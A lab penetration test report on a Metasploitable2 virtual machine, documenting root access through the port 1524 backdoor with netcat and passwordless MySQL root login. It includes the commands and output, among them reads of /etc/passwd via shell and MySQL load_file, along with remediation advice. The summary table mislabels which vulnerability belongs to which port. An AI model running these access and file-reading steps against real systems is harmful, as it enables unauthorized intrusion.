VULNERABILITY ASSESSMENT & PENETRATION TEST REPORT

Target System: Metasploitable2

Assessed Ports: 3306 (MySQL), 1524 (Backdoor)

Prepared By: Rasel Hossain

Testing Environment: Lab / Educational

Date: 08-01-2026

Executive Summary

This penetration testing assessment was conducted on the target system to identify security weaknesses and evaluate their potential impact. During the assessment, multiple critical vulnerabilities were discovered, including an insecure MySQL service on port 3306 and an unauthenticated backdoor service on port 1524. Successful exploitation of these vulnerabilities allowed full database compromise and unauthorized root-level system access, indicating a complete system takeover risk.

Target Information

Item	Details
Target IP Address	192.168.36.129
Operating System	Linux (Metasploitable2)
Testing Type	Vulnerability Assessment & Penetration Testing
Date	08-01-2026

Methodology

The penetration test followed a standard methodology:

1. Service discovery and enumeration
2. Manual verification of discovered services
3. Exploitation of misconfigurations
4. Impact analysis and evidence collection

Findings Summary

ID	Port	Service	Vulnerability	Risk	CVSS
F-01	1524	Ingreslock	Weak authentication & insecure configuration	Critical	10
F-02	3306	MySQL	Unauthenticated root shell	Critical	9.8

FINDING 01: Unauthenticated Backdoor Access (Port 1524)

Description

Port 1524 was found open and running an unauthenticated backdoor service, commonly associated with a bind shell. Connecting to this port provided immediate root-level shell access without requiring any credentials.

Technical Details

- Port: 1524
- Service Name: Ingreslock (Backdoor)
- Authentication: None
- Privilege Level: Root

Proof of Concept (PoC):


nc 192.168.36.129 1524

Upon connection, a root shell was obtained:

whoami
id

Evidence:


- Netcat connection screenshot
- Root shell (id) screenshot
- OS info leak
- User list access




```
┌──(kali㉿kali)-[~]
└─$ nmap -p 1524 192.168.36.129
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-06 04:16 EST
Nmap scan report for 192.168.36.129
Host is up (0.0010s latency).

PORT     STATE SERVICE
1524/tcp open  ingreslock
MAC Address: 00:0C:29:FA:DD:2A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
```



```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.36.129 1524
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#
root@metasploitable:/#
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/# █
```



```
root@metasploitable:/#
root@metasploitable:/# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
```

Impact

- Immediate root-level access
- Full system takeover
- Ability to modify, delete, or exfiltrate data
- Persistence and malware installation possible

Risk Rating

Critical

Recommendation

- Remove unauthorized backdoor services
- Audit startup services and listening ports
- Implement host-based firewall rules
- Regularly monitor system logs
- Perform full system rebuild if compromised

FINDING 02: MySQL Weak Authentication (Port 3306)

Description

The MySQL service running on port 3306 was found to be misconfigured, allowing remote access using the root account without a password. Additionally, the service did not enforce SSL/TLS encryption, exposing credentials and data in plaintext.

Technical Details

- Service: MySQL
- Port: 3306
- Version: MySQL 5.0.51a
- Authentication: Root login without password
- Encryption: SSL/TLS not enforced

Proof of Concept (PoC):


mysql -h 192.168.36.129 -u root --ssl=0

Once authenticated, database enumeration was possible:

show databases;
select user, host from mysql.user;
select load_file('/etc/passwd');

Evidence:


- Successful MySQL login screenshot
- Database list screenshot
- /etc/passwd file read screenshot



```
Nmap done: 1 IP address (1 host up) scanned in 0.72 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -p 3306 -sV 192.168.36.129
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-06 03:50 EST
Nmap scan report for 192.168.36.129
Host is up (0.00084s latency).

PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL 5.0.51a-3ubuntu5
MAC Address: 00:0C:29:FA:DD:2A (VMware)
```




```
┌──(kali㉿kali)-[~]
└─$ mysql -h 192.168.36.129 -u root -p --ssl=0
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 41
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.001 sec)

MySQL [(none)]> select load_file('/etc/passwd');
+------------------------------------------------------------------------------
```




```
1 row in set (0.002 sec)

MySQL [(none)]> select user();
+---------------------+
| user()              |
+---------------------+
| root@192.168.36.128 |
+---------------------+
1 row in set (0.001 sec)

MySQL [(none)]> select version();
+-------------------+
| version()         |
+-------------------+
| 5.0.51a-3ubuntu5  |
+-------------------+
1 row in set (0.001 sec)

MySQL [(none)]> 
```



```
| root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
```

Impact

- Full access to all databases
- Disclosure of sensitive system files
- Potential privilege escalation to OS level
- Complete compromise of backend data

Risk Rating

Critical

Recommendation

- Disable remote root login
- Enforce strong password policies
- Restrict port 3306 using firewall rules
- Upgrade MySQL to a supported version
- Enforce SSL/TLS encryption

Overall Risk Assessment

The combination of weak MySQL authentication and an exposed root backdoor indicates that the system is fully compromised. An attacker could gain complete control of the system with minimal effort, making this a high-risk environment unsuitable for production use.

Conclusion

The assessment revealed multiple critical security misconfigurations that allowed unauthorized access at both the application and operating system levels. Immediate remediation is required to prevent system compromise and data loss.

Appendix

Tools Used

- Nmap
- MySQL Client
- Netcat
- Kali Linux

Commands Summary

```
nmap -p 3306,1524 -sV <target-ip>
```

```
mysql -h <target-ip> -u root --ssl=0
```

```
nc <target-ip> 1524
```